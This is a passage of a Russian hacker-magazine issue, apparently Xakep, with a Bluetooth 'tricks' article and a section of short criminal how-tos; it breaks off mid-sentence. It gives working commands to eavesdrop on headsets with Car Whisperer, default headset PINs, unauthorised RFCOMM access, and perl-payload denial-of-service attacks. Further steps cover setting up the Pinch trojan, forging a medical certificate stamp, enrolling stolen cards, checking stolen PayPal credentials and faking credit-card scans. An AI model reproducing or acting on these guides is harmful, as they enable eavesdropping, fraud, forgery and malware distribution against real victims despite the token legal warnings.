Если ты работаешь в комнате, где вместе с тобой сидят с десяток коллег, тебе наверняка приходилось блокировать компьютер, когда уходишь в другое помещение. А что? Не успеешь отойти, как кто-нибудь уже покопается на твоем харде. Расклад не самый приятный. В общем, лочить компьютер нужно обязательно, вопрос в том — как? Можно использовать стандартные возможности винды и по десять раз на дню вводить длиннющий пароль. Или же делать это красиво с помощью технологии Bluetooth. Все просто, как дважды два. Отходишь от компьютера — и он тут же блокируется. Возвращаешься обратно — и лока как не бывало! Единственное условие: как в компьютере, так и в мобильном телефоне должен быть установлен модуль Bluetooth, а в системе заинсталена программа **LockItNow**. Впрочем, приятелям и коллегам можно рассказывать о телепатических возможностях, а потом продавать секрет за деньги :). Кстати говоря, если под рукой BT-модуля нет, то его можно заменить телефоном, который поддерживает «синий зуб» (подключи по COM-порту).

ТРЮК 3: СНИФАЕМ BT-ТРАФИК ИЗ ЭФИРА

Мастерство начинается с понимания. Не возникало ли у тебя когда-нибудь желания посмотреть внутрь протокола и узнать, как происходит обмен данными через «синий зуб»? Прослушивание трафика Bluetooth может выполняться только «в себя», то есть выполняется перехват исходящего и входящего трафика узла, на котором ты отдал команды. В этом деле немаловажное значение имеет так называемый **Host Controller Interface (HCI)**, который позволяет обращаться к передатчику. HCI-узел обычно подключается к узлу драйвера устройства **Bluetooth** (входящий поток) и к узлу **L2CAP** (исходящий поток). Windows платформа по умолчанию такой возможности не предоставляет. Однако сторонними разработчиками были выпущены специальные драйвера, которые позволяют переводить стандартный донгл в снифер. Традиционно



TS4BT Wireless Bluetooth Protocol Analyzer стоит примерно 8000 евро

Серверная часть Bluetooth Remote Control устанавливается на компьютер

показательной в этом плане является работа **FTS4BT Wireless Bluetooth Protocol Analyzer** (www.fte.com), стоящего бешеные деньги. Продукт цепляет тем, что поддерживает новый Bluetooth v2.0 + EDR, на базе которого работают современные устройства и, более того, способен на лету декодировать весь трафик из эфира, аккуратно отсортировывая аудио, данные протоколов приложений и многое другое. Понятно, что для снифинга (да и вообще) наиболее актуальны USB-донглы класса 1, радиус действия которых достигает ста метров.

ТРЮК 4: РАБОТАЕМ С BT-АДАПТЕРОМ НАПРЯМУЮ

Долгое время Bluetooth стеки для Windows предоставляли настолько скудные возможности, что программисты просто обходили эту платформу стороной. Этим объясняется, что большинство программ для серьезных забав с «синим зубом» разрабатываются под никсовую платформу. Некоторые из хитрых приемов мы разберем именно на этой платформе, а именно FreeBSD (напомню, что на диске прошлого номера мы выкладывали свежий 7.0 релиз этой ОС). Сама технология Bluetooth официально стала поддерживаться на ней только с 5-ой ветки на базе подсистемы **Netgraph**. Радует, что большинство USB-адаптеров совместимы с драйвером *ng_ubt* (его необходимо завести перед подключением устройства). Попробуем?

```
1. Подключаем устройство: kldload ng_ubt
2. Копируем сценарий подгрузки стека в удобное место: cp /usr/share/examples/netgraph/bluetooth/rc.bluetooth /usr/local/etc/rc.bluetooth
3. Копируем сценарий подгрузки стека в удобное место и запускаем: sh /usr/local/etc/rc.bluetoots start ubt0
```

Теперь хочу познакомить тебя с утилитой *hccontrol*. Это одна из основных программ для работы с BT-модулем. Именно она выполняет все операции, связанные с интерфейсом HCI, и имеет следующий синтаксис: *hccontrol – n <имя_hci_узла> <команда>*. Проверим функциональность нашего устройства, просканировав эфир на наличие устройств:

```
hccontrol – n ubt0hci Inquiry
```

Как результат, утилита выведет информацию о найденных устройствах, в том числе их MAC-адреса. Надо заметить, что каждое из устройств Bluetooth, будь то хедсет или обыкновенный телефон, представляет некоторый набор сервисов. Базовый перечень включает в себя: **CIP** (Common ISDN Access), **CTP** (Cordless Telephony), **DUN** (dial-up networking), **FAX** (FAX), **FTRN** (Obex File Transwer), **HSET** (Headset), **NAP** (Network Access Point). Чтобы выяснить, какие сервисы предоставляет то или иное устройство, используется запрос на специальном протоколе **SPD** (Service Descovery Protocol). Сервер SPD работает непосредственно на машине-хосте и является исключительно информационной составляющей (повлиять на него невозможно). Определить, какие сервисы предоставляют найденные устройства, можно с помощью соответствующей утилиты:

```
# spdcontrol -a <MAC-адрес устройства> browse
```

ТРЮК 5: НАХОДИМ СКРЫТЫЕ УСТРОЙСТВА

Итак, эфир мы просканировали и даже выяснили, какие сервисы доступны на активных устройствах. Но вот загвоздка! Некоторые девайсы никак не выдают своего присутствия, поскольку находятся в режиме **Undiscoverable mode** и не отвечают на широковещательные запросы. По настройкам своего телефона ты наверняка знаешь о подобной опции безопасности. Однако обнаружить такие устройства все-таки можно!
Самый известный прием их обнаружения — тупой перебор MAC-адресов, то есть последовательная посылка запросов на разные адреса из определенного диапазона. Для этого нужно использовать очень простую утилиту **Redfang** (www.net-security.org/software.php?id=519), которая перебирает последние шесть байт адреса устройства и таким образом обнаруживает спрятавшиеся устройства.
Другой вариант — это использовать пассивные методики: перевести свое устройство в режим ожидания, при этом назначить сети какое-нибудь привлекательное имя:

```
hciconfig hci0 name BT_YANDEX
hciconfig hci0 down
hciconfig hci0 up
hcidump -V | grep bdaddr
```


В результате отобразятся все входящие соединения, среди которых могут запросто оказаться товарищи со скрытыми идентификаторами.

ТРЮК 6: ПЕРЕХВАТЫВАЕМ ИЗ ЭФИРА РАЗГОВОРЫ ПО ГАРНИТУРЕ


Одна из основных угроз радиотехнологий состоит в том, что данные можно перехватить. Первое, что приходит в голову, касаемо Bluetooth — прослушать разговоры людей,



warning
У некоторых устройств (например, BT-гарнитур) бывает жестко прописан фиксированный PIN — обычно строка «**0000**». Будь осторожен: от такой гарнитуры лучше сразу избавиться!



dvd
На нашем диске ты найдешь полные версии программ, описанных в статье, а также полную подборку документации Bluetooth и уязвимостей в этой технологии.



С помощью LockItNow можно издеваться над коллегами

Видим в разрезе, как удаленное устройство ответило на наши REQUEST-запросы

использующих гарнитуру. И зачастую это реально! На хакерском фестивале What the Hack в Нидерландах специалисты из группы Trifinite продемонстрировали, как при помощи ноутбука с Linux, специальной программы и направленной антенны можно подслушать, о чем говорит через Bluetooth-гарнитуру водитель проезжающего автомобиля. Группа разработала программу **Car Whisperer** («Автомобильный шептун»). Возможности программы относительно невелики: прослушать можно только тех, кто забыл сменить заводские пароли доступа к Bluetooth наподобие «0000» или «1234». Но таких бедолаг, поверь, очень и очень много! «Шептун» способен вклиниться и успешно пройти «pairing» устройств, получив информацию, передаваемую с каркита или хедсета на мобилку. Хочу обратить внимание: утилита позволяет не только получить информацию, передающуюся между хедсетом и мобилой, но и инжектить туда свою. Мы решили проверить возможности этой программы, скачав **Car Whisperer** с сайта разработчиков (www.trifinite.org/trifinite_stuff_carwhisperer.htm). Перед началом операции рекомендуется изменить класс своего устройства, особенно если программа будет использоваться с компьютера:

```
hciconfig адаптер class 0x500204
# 0x500204 — это класс "phone"
```

В противном случае некоторые «умные» девайсы могут заподозрить неладное. Смотрим синтаксис утилиты, который выглядит следующим образом:

```
./carwhisperer «что внедряем в линию» «что захватываем
из линии» «адрес устройства» [канал]
```

Мы взяли внедряемый файл прямо из папки утилиты, а в качестве выходного указали *out.raw*:

```
./carwhisperer 0 message.raw /tmp/out.raw
  00:15:0E:91:19:73
```

На выходе получаем файл *out.raw*. Прослушать его в чистом виде нельзя: необходимо преобразовать в аудио формат, для чего потребуется дополнительная утилита. Подойдут довольно многие аудио конвертеры, например **SoX** (sox.sourceforge.net):

```
raw — r 8000 — c 1 — s -w out.raw — t wav — r
  44100 — c 2 out.wav
```

Кроме прослушивания, можно войти в систему, просмотреть телефонную книгу и воспользоваться другими возможностями «свободных рук» с Bluetooth. Принцип такой: сначала осуществляется поиск активных устройств и проверка на предмет сервиса **HS (Head Set)**. Далее исследуется MAC-адрес устройства и производится попытка подключения с использованием стандартного ключа. Если коннект установлен, то с устройством можно делать все, что угодно (в пределах доступного набора AT-команд). На практике это выглядит следующим образом. Сначала осуществляется поиск всех активных гарнитур с помощью команды *sdptool search HS*, которая выдает примерно такой ответ:

```
Inquiring ...
Searching for HS on 00:0A:3A:54:71:95 ...
Service Name: Headset
Service RecHandle: 0x10009
Service Class ID List:
  "Headset" (0x1108)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 7
Language Base Attr List:
  code_ISO639: 0x656e
  encoding:   0x6a
  base_offset: 0x100
Profile Descriptor List:
  "Headset" (0x1108)
    Version: 0x0100
```

Далее осуществляется попытка открыть **RFCOMM-соединение** на SCO audio channel с помощью команды *rfcomm connect 2 00:0A:3A:54:71:95 1* и посылка нужных AT-команд. Приведу небольшую статистическую заметку о данных авторизации на некоторые модели беспроводных гарнитур:

```
Nokia (00:02:EE...) — pin="5475"
Audi UHV (00:0E:9F...) — pin="1234"
O'Neill (00:80:37...) — pin="8761"
Cellink (00:0A:94...) — pin="1234"
Eazix (00:0C:84...) — pin="1234"
```

Кстати говоря, тот же принцип может использоваться для несанкционированного подключения и ко всем остальным устройствам. При помощи AT-команд и протокола RFCOMM можно, к примеру, прочитать



Java-апплет для телефона для удаленного доступа к компьютеру

```
# hcitool inquiry
Inquiring ...
        00:04:3E:65:A1:C8      clock offset: 0x0ee7    class: 0x12011C
        00:0A:3A:25:71:95      clock offset: 0x0010    class: 0x3e010C
# hcitool scan
Scanning ...
        00:04:3E:65:A1:C8      HTC_710
        00:0A:3A:25:71:95      GOGI
```

Сканируем эфир в поисках устройств

SMS-сообщение или даже отправить его с чужого телефона на платный номер, поставив владельца девайса на деньги. Будь бдителен!

ТРЮК 7: DDOS BT-УСТРОЙСТВ

Подход традиционен. DDoS реально провести, когда хостовый девайс («master») выполняет работу, во много раз превосходящую клиентскую. Такую ситуацию называют атакой на отказ в обслуживании (**Denial Of Service**). Она может подвесить телефон или привести к быстрой разрядке батарейки. Провести атаку можно несколькими способами. Начнем со стандартных средств. Самое очевидное — пинговать девайс пакетами большого размера. Сделать это можно, указав утилите *l2ping* в качестве параметра '*-s*' флаг:

```
# l2ping -s 10000 -b "MAC адрес"
```

Сама программа, как ты уже понял, является родственником ping в bluetooth-среде и служит для проверки связи и наличия соединения. Другой способ, принципиально отличающийся от первого, состоит в использовании приема «**fuzzing**» — своеобразной техники-лотереи, потому как заранее неизвестно, что произойдет. Это новое веяние в выявлении уязвимостей в продуктах без анализа исходных кодов. Полагается техника только на интерактивное общение с объектом на понятном для него языке, но с абсолютно хаотичными аргументами и значениями-переменными. Хакерской задачей будет сделать так, чтобы видимое название телефона состояло из достаточно большого числа элементов. При обнаружении его «master'ом» в 70% случаев происходит переполнение или отказ в обслуживании:

```
hciconfig hci0 name 'perl -e 'print "ash" x
3137''
# Команда для линукса
hccontrol — n адаптер change_local_name "новое
имя")
# пример для FreeBSD
```

Многие телефоны по-прежнему не могут переварить файлы-бомбы. Вот простая реализация подобного приема.

1. Сначала готовят «бомбу». Известный пример: *echo `perl -e 'print "skvz" x 3137'` > file*
2. После чего используют модифицированную утилиту для взаимодействия с OBEX — USSP PUSH (xmailserver.org/ussp-push.html): *./obextool push file 00:0A:3A:54:71:95 `perl -e 'print "skvz" x 3137'` 3* ⌶

Краткая справка

Технология Bluetooth при всех своих возможностях очень проста. Вкратце напомним, что она собой представляет:

- Используемая частота — **2,4-2,48 ГГц.**
- Как и в протоколе IP, данные в Bluetooth посылаются отдельными пакетами, в которых, помимо информационного поля и адреса назначения, содержится информация о частоте, на которой будет передан следующий пакет. Таким образом, частота меняется **1600 раз в секунду**.
- Пропускная способность Bluetooth'а изначально составляла всего **721 Кбит/с.** Но начиная с версии 2.0, Bluetooth стал поддерживать технологию EDR (Enhanced Data Rate), что позволило повысить скорость передачи до **2,1 Мбит/с**.
- Радиус действия модулей — **от 10 до 100 метров**, в зависимости от класса устройства.
- Устройство, к которому осуществляется подключение, называется ведущим (**master**), а все подключаемые — ведомыми (**slave**). Master всегда выполняет функции координатора, то есть управляет частотной и пакетной синхронизацией, следит за связью, уровнем сигнала и т.п.
- К одному **master**'у может быть подключено одновременно до семи активных **slave**'ов, обменивающихся данными, а также множество неактивных, ожидающих, пока для них освободится место. Все вместе они образуют структуру Piconet.
- Каждое Bluetooth-устройство имеет уникальный **48-битный сетевой MAC-адрес**, который полностью совместим с форматом стандарта 802.11.
- Чтобы инициировать беспроводное подключение, Bluetooth-модуль должен просканировать эфир и выцепить адреса подходящих девайсов. Для этого он посылает специальный запрос — если по соседству работают активные устройства, они могут на него ответить или нет, в зависимости от выбранного их владельцами режима (видимый, невидимый и еще один, редко используемый вариант). Если какое-то из найденных устройств готово принять соединение, то оба Bluetooth-устройства начинают договариваться о параметрах связи (частота, статус каждого из них и т.д.), после чего соединение устанавливается.



info

- Весь **трафик Bluetooth** можно логически подразделить на следующие категории: данные (BTHCI_ACL фреймы), **голос** (BTHCI_SCO), **команды** (BTHCI_CMD), **события** (BTHCI_EVT). Не пугайся, увидев эти обозначения в BT-снифере.
- Если ты заметил, FreeBSD и Linux в отношении Bluetooth достаточно похожи по набору управляющих команд. Не путай, для Linux — *hcidump* и *hciconfig*. Для FreeBSD — *hcidump* и *hccontrol*.
- Стоит различать процесс **сопряжения устройств** (pairing) и **аутентификации** (authentication). Паринг нужен только для создания ключа связи, которым устройства будут пользоваться, передавая какие-либо данные.
- Чтобы удаленно перелистывать слайды презентации или трек в музыкальном плеере, необязательно даже использовать телефон. Подойдет Bluetooth гарнитура вкупе с программой **HeadsetPresenter** (www.headsetpresenter.com).



Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ


ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /

№1

ЗАДАЧА: ПОДГЛЯДЕТЬ, КАК ВИРМЕЙКЕРЫ ГОТОВЯТ PINCH ДЛЯ РАСПРОСТРАНЕНИЯ.

РЕШЕНИЕ:

На фоне прочего хакерского ПО трой **Pinch** заметно выделяется. Наверняка, ты слышал о нем и, возможно, поэтому решил заюзать в корыстных целях. Перед тем, как ты примешь окончательное решение, хотим предупредить об уголовной ответственности за создание и распространение вредоносных утил (ознакомься на досуге со статьей №273 УК РФ). Но если наказание и погода под Магаданом тебя не пугают — расскажем, как вирмейкеры работают с этим троем. Рассматривать будем версию Pinch 2.99, как самую распространенную. Приведем последовательные действия злоумышленника:



Логи трояна

1. Слить **Pinch 2.99** (эта версия лежит на многих известных хак-форумах).
2. После распаковки архива обнаруживается:

```
Директории:
admin

Файлы:
Builder.exe — билдер (aka компилятор) троя
Parser.exe — парсер и декриптор логов
```

3. В каталоге */admin* находятся пхп-скрипты, которые нужно залить на свой сервер. Скрипт *filelist.php* отвечает за администрирование логов, *admin.php* — принимает отчет от трояна и пишет его в диру *./reps*. Кстати, если забыть поставить права 777 на каталог *./reps*, логов злоумышленник не увидит, как своих ушей.
4. Запустить *Builder.exe*, указать имя хоста и путь до скрипта. В итоге хакер получает exe-шник с трояном.

P.S. Ни в коем разе не призываем повторять описанные действия, ибо они незаконны!

№2


ЗАДАЧА: ЗАМУТИТЬ ФЕЙКОВУЮ СПРАВКУ.

РЕШЕНИЕ:

Как известно, без бумажки, ты — букашка. Порой мы сталкиваемся с проблемами, которые проще всего решить, предоставив ту или иную справку. Например, часто требуется справочка о прохождении флюорографии, но ходить и брать ее в поликлинике — удовольствие еще то. Прежде чем читать дальше, советуем погуглить на тему «статья Подделка документов» и понять, что нижеследующее приведено с чисто ознакомительными целями.

1. Итак, вооружаемся отечественной прогой **Stamp** (www.stampz.ru), радуемся размеру менее 500 килобайт и открываем третью вкладку «Центр». В поле «Строки в центре печати» вводим текст со старой справки, напоминающий:

```
МОЯ «Любимая поликлиника №777»
Флюорографический кабинет
Рентгенологических изменений
легких и сердца не выявлено
Врач ___________ Дата _____
```



Флюорография? Быстро и просто!

Далее, выставляем размер — 1, интервал между символами — 0,1. Выбирая шрифт, стоит взять для сравнения старую флюорографию. Обводим весь текст, делаем его жирным (кнопка с толстой «B»). Убираем галочку с чекбокса «Рисунок 1 в центре» (так как никаких изображений мы не используем). В поле «Толщина обвода» вводим «0,1» (штамп имеет очень тонкий контур).

2. Переходим на четвертую вкладку «Форма». Ищем кнопочку с изображением квадрата, щелкаем по ней и растягиваем прямоугольник по чистому листу. Поля «Радиус X» и «Радиус Y» — это длина и ширина штампа; соответственно, вводим 6,0 и 2,0. Размер формы ставим 14. Находим и обнуляем следующие поля: «Толщина линии 1», «Толщина линии 2», «Интервал».
3. На вкладке «Параметры строк» в поле «Отступ сверху» вводим 0,2, а в «Отступ снизу» — 0,1. Проверяем выпадающую менюшку «Расположение строки», в ней должно быть выбрано «Снизу».
4. Вот и настало время посмотреть на предварительный результат. Открываем вкладку «Создание и редактирование» и щелкаем кнопку «Создать». Перед нами черно-белое шаблонное изображение, которому нужно придать более натуральный вид. Находим три цветные буквы («`R G B`») и щелкаем над ними кнопку «Выбрать». Нас, естественно, не устраивает такая скудная «палитра», поэтому жмем «Определить цвет >>>». Выбираем цвет, наиболее схожий с цветом старого штампа просроченной флюорографии (мне подошли значения «Оттенок» 131, «Контраст» 147, «Яркость» 93, «Красный» 38, «Зеленый» 126, «Синий» 159), и добавляем в набор.
5. Обычно печать на справке — неровная и чуть смазанная. Щелкаем «Неточность», вводим 1 в поле «Допуск», жмем кнопку со стрелочкой вправо. Кликаем «Размытие», выбираем стрелочку влево.
6. Сохраняем и распечатываем готовый штамп, красивым почерком заполняем поля «Врач», «Дата» и пишем сверху: «Пыжиков Е.С., 1980г.», в общем, все как на старой :).
P.S. Все изыски моего творчества ты можешь просмотреть на видеоуроке, прилагаемом к статье.


№3

ЗАДАЧА: ЗАЭНРОЛИТЬ КАРТУ.

РЕШЕНИЕ:

Как ты понимаешь, в вещевухе aka вещевой кардинг редко можно обойтись без такого важного компонента, как энрол. По определению, энрол отличается от обычного картона возможностью изменения информации о кардхолдере, в частности — физического адреса, привязанного к кредитной карте. Изменяют адрес, как правило, на данные дропа — чтобы стаф четко и уверенно попадал к заказчику. Проблема одна: цена картонки с кодом сегодня варьируется в пределах $2-3, а вот энрол стоит от **$40** и выше. В такой ситуации порой выгоднее заэнролить карточку собственноручно, благо, это вполне осуществимо. Итак, рассмотрим действия по порядку (исключительно в ознакомительных целях!):

1. Для начала нужно определить банк-эмитент картонки (банк, который выдал креду). Для этого берутся первые 6 цифр номера карты (BIN) и ищутся в базе, например, с помощью утилы CC2Bank.
2. На сайте банка кардхолдера смотрят требования, предъявляемые к энролу. Чаще всего необходимо знать **SSN** (Social Security Number), **MMN** (Mother Maiden Name) и **DOB** (Date Of Birth).



Энролим карту

3. Далее требуется пробить SSN, MMN и DOB. Сделать это можно либо за плату на соответствующих забугорных ресурсах (www.ancestry.com, www.intelius.com, www.zabasearch.com), либо через людей, предоставляющих подобные услуги на кардинг-форумах.
4. После указания необходимых данных на сайте банка — вот он, доступ к редактированию информации о кардхолдере! Можно вбивать адрес дропа.

Остается отметить лишь пару нюансов:

1. Если карта уже была заэнролена холдером — могут попросить позвонить в банк.
2. После изменения данных холдера следует подождать некоторое время (несколько часов, в зависимости от банка).
3. Сокс лучше подбирать, который географически расположен в том же штате, что и холдер, иначе карту могут локнуть.

Соблюдая перечисленные правила, ты всегда будешь иметь под рукой свежий и готовый к бою энрол. Но помни: кардинг — зло, причем, уголовно наказуемое!

№4


ЗАДАЧА: ПОЛУЧИТЬ СПИСОК МЕТОДОВ DIRECTX, ВЫЗЫВАЕМЫХ ОПРЕДЕЛЕННЫМ ПРИЛОЖЕНИЕМ.

РЕШЕНИЕ:

Получить список методов вполне может пригодиться, если ты захочешь узнать, каков же общий механизм работы игрового приложения, использующего DirectX. Иногда просто не хочется тратить часы или даже дни на изучение специальной литературы. В таком случае можно воспользоваться программой-шпионом, которая отслеживает вызываемые методы. Рассмотрим утилиту **dxmon**, благо она обладает простым и понятным интерфейсом и не требует долгой настройки. Чтобы получить лог вызовов методов **DirectX** целевым приложением, достаточно выполнить несколько простых действий.

1. Запускаем программу `d3dmon.exe` (или `dsmon`, в зависимости от того, за какими методами ты собираешься следить). Нажимаем на кнопку обзора напротив поля «`File`» и в окне обзора выбираем программу, за которой намечается «слежка».
2. Нажимаем на кнопку «`SPY !!!`». Приложение автоматически загрузится. После его окончания в директории приложения будет создан лог с именем «имя_программы.exe», в котором можно увидеть вызов методов библиотек `d3d9.dll` и `dsound.dll`. Не переусердствуй! Несмотря на то, что программа умеет «шпионить» только за методами четырех интерфейсов (IDirect3D9, `IDirect3DDevice9`, `IDirectSound8`, `IDirectSoundBuffer`), лог получается очень объемным. Например, я потратил много времени, изучая двухсоткилобайтный лог методов игры «S.T.A.L.K.E.R.» (при этом логировалась только загрузка меню игры)!

Такой лог создается утилитой dxmon. Все вопросы отпадают



№5

ЗАДАЧА: ПОИМЕТЬ PAYPAL-АККОВ.
РЕШЕНИЕ:
Прежде, чем перейти к описанию действий, хочу предупредить, что PayPal в настоящее время имеет свое представительство в Ру. А значит — найти и наказать тебя в случае противоправных действий будет намного проще, чем раньше. Наиболее распространенных схем получения акков от палки три:

```
1. Протроянивание
2. Фейк-сайт (aka скам)
3. Чек акков по базе
```

Протроянивание — тема довольно сложная, обширная и дорогая, поэтому затрагивать ее мы сейчас не будем. Создание фейковых ресурсов тоже неоднократно освещалось на страницах журнала. Остается — проверка акков по базе. Как ты уже догадался, речь идет о базах с записями вида мыло/пароль, которые платежка требует при авторизации. Добыть рабочие аккаунты можно следующим образом:

1. Ломаем/покупаем базу вида мыло/пароль, причем желательно брать БД с какого-нибудь финансового амерского сайта. Кстати, пароли к такой базе можно и нагенерить, используя распространенные пассы.

PayPal-акки

2. Подгружаем базу к **PPC** (PayPal Checker) и чекаем акки на валидность. Юзать можно любой другой софт, лишь бы он работал через соксы.
3. Забираем базу с валидными акками и... В общем, что делать дальше — зависит напрямую от тебя и твоей совести. Об уголовной ответственности я тебя предупредил.

№6

ЗАДАЧА: СДЕЛАТЬ СКАН КРЕДИТКИ.
РЕШЕНИЕ:
Задача непростая, но, имея начальное представление о **Фотошопе**, выполнить ее не составит труда.
1. Создаем новый холст («*Файл → Новый*») размером, скажем, 640x480 с прозрачным фоном. Выбираем инструмент «Горизонтальный текст», ставим размер 36, красивый шрифт OCR A Extended и набираем 16 нужных цифр, разделяя каждые четыре пробелами. Делаем отступ в строку и набиваем 30 шрифтом, пару дат в формате месяц/год с отступом в несколько пробелов между датами. Переходим в раздел «*Редактирование → Определить узор*», жмем «*Ок*». Сохраняем файл, как numbers.psd.
2. Повторяем создание холста с теми же параметрами. Выбираем инструмент «*Прямоугольная область*» (M). Стиль: «*Заданный размер*», ширина 580 пикселей, длина 380. Щелкаем в любое место на холсте, перетаскиваем выделение на центр. Ищем в меню «*Выделение → Модификация → Оптимизировать*», пишем 19 в качестве параметра. Теперь выделение у нас с закругленными краями. Заполняем выделение любым цветом инструментом «*Заливка*».
3. Переходим «*Слой → Стиль слоя → Параметры наложения → Тиснение → Текстура*». Выбираем «*numbers*» в качестве текстуры, перетаскиваем текст на центр так, как он расположен на большинстве кредиток. Далее, «*Слой → Стиль слоя → Параметры наложения →* Перекрытие узора». Выбираем нужную текстурку для фона, непрозрачность — 100%, «*Ок*».
4. Создаем новый слой с именем *uptext*. Инструментом «Горизонтальный текст» набираем текст в точности, как на первом шаге, и перетаскиваем его так, чтобы он совместился с текстом на фоне (накрыл его). Идем дальше: «*Слой → Растрировать → Слой*». Зажимаем <Ctrl> и щелкаем по слою uptext, тем самым выделив набранное внутри слоя. Выбираем «*Выделение → Модификация → Сжать*» (1 — в качестве параметра). Затем «*Выделение → Инверсия*», жмем кнопочку *Delete*, «*Выделение → Отменить выделение*».
5. Не надоело лазать по меню? Почти готово. «*Слой → Стиль слоя →* Параметры наложения → *Внутреннее свечение*»; параметры: непрозрачность 100%, цвет #CCCCCC, контур — полукруг (aka HalfRound, второй ряд, первый элемент). Еще несколько настроек:
«*Слой → Стиль слоя → Параметры наложения → Тиснение → Контур*», диапазон 50%.
«*Слой → Стиль слоя → Параметры наложения → Наложение цвета*», цвет #FFFFCC.
«*Слой → Стиль слоя → Параметры наложения → Обводка*», размер 1 пиксель, цвет #DFDFDF.
6. В правом нижнем углу размещаем нужный логотип (в моем случае Visa), а чуть выше — голограмму. Их можно достать/вырезать из других кредиток, погуглив в разделе картинок на тему «Credit cards». Создаем новый слой и красивым, большим шрифтом (около 36) пишем название нашего банка и перетаскиваем наверх, по центру. Слегка подкрашиваем под цвет фона. Двенадцатым строгим шрифтом (например, Arial) большими буквами подписываем «VALID FROM» и «VALID THRU» над датами и дублируем первые четыре цифры номера кредитки под основными.
7. Накладываем все это на белый фон, выполняем «*Слой → Объединить видимые*». Сохраняем в jpeg или bmp. Шлифуя точные значения параметров, можно добиться высоких результатов. Дерзай, но помни об Уголовном Кодексе!


Карточка как карточка



№7

ЗАДАЧА: МОДИФИЦИРОВАТЬ ИНСТРУКЦИИ СКОМПИЛИРОВАННОГО PE-ФАЙЛА В ПАМЯТИ, ОСТАВЛЯЯ ПРИ ЭТОМ НЕИЗМЕННЫМ САМ ФАЙЛ ПРОГРАММЫ.

РЕШЕНИЕ:

Во-первых, для чего это может понадобиться? Представь, что сторонние модули проверяют файл на целостность или «ругается» антивирус. В таком случае, неплохо бы изменить программу не на диске, а в оперативной памяти! Как это делается? Принцип прост. Существует масса утилит, создающих так называемые «лоадеры» — маленькие исполняемые файлы, которые загружают исходную программу в память, меняют необходимые байты кода/данных и передают управление самой загруженной и немного измененной программе. Мы рассмотрим процесс изменения программы *notepad.exe* в памяти при помощи лоадера, созданного утилитой **R!SC's Process Patcher** (далее — RPP). Алгоритм выполнения задачи несложен: открываем исследуемую программу под отладчиком, находим байт-код инструкций, которые необходимо модифицировать, записываем его (а заодно и адреса, по которым расположены данные инструкции), модифицируем инструкции, копируем байт-код модифицированных инструкций. Далее передаем программе RPP данные о том, какие байты и по каким адресам будут модифицированы. Сам процесс 